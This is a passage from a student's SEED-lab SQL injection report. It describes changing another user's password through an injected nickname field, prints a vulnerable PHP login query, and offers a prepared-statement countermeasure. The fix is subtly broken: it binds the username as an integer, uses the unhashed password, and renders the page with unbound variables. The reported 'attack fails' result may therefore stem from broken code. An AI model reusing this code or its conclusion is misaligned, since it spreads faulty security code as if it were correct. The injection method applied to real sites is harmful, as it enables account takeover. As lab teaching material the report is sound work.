Observation: The above screenshots show that the attack is successful since we were able to login into Boby's account with the new password.

Explanation: We use the update command to change the password of some other account (Boby) from another account (Alice). This exposes the SQL Injection vulnerability. This shows how potentially dangerous it can be. We login into Alice's profile and try to edit her profile. When we enter the attack vector into the nickname field, and if the attack is successful, the password of Boby is changed. The edit profile page uses update statement to update the fields in an account, but we use the injected code to modify it and change the information of some other account. The # symbol at the end of the attack vector is used to comment out all code that follows in the original code, so that it doesn't cause problems to the attack.

Task 4: Countermeasure — Prepared Statement

Before Modifying the unsafe_home.php the code looks as below:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
```

We edit the unsafe_home.php file by adding a prepared statement instead of executing a normal sql query as shown below and perform the attack as we have done previously.

```
// create a connection
$conn = getDB();
// Prepared statement to authenticate the user
$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
                        FROM credential
                        WHERE name= ? and Password=?");

$stmt->bind_param("is", $input_uname, $input_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address,
    $bind_email, $bind_nickname, $bind_Password);

$stmt->fetch();
if($bind_id !=""){
  // If id exists that means user exists and is successfully authenticated
  drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
  // User authentication failed
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  echo "<div class='alert alert-danger'>";
  echo "The account information your provide does not exist.";
  echo "<br>";
  echo "</div>";
  echo "<a href='index.html'>Go back</a>";
  echo "</div>";
  return;
}
```

Restart the apache server

```
Terminal
[12/05/19]seed@VM:.../SQLInjection$ sudo service apache2 restart
[12/05/19]seed@VM:.../SQLInjection$ sudo service apache2 restart
[12/05/19]seed@VM:.../SQLInjection$
```

Observation: After this change the attack fails because of the use of prepared statement. This statement helps in separating code from data. The prepared statement first compiles the sql query without the data. The data is provided after the query is compiled and is then executed. This would treat the data as normal data without any special meaning. So even if there is SQL code in the data, it will be treated as data to the query and not as SQL code. So, any attack would fail in this protection mechanism is implemented. The output was a screen with no data and hence the session was not active.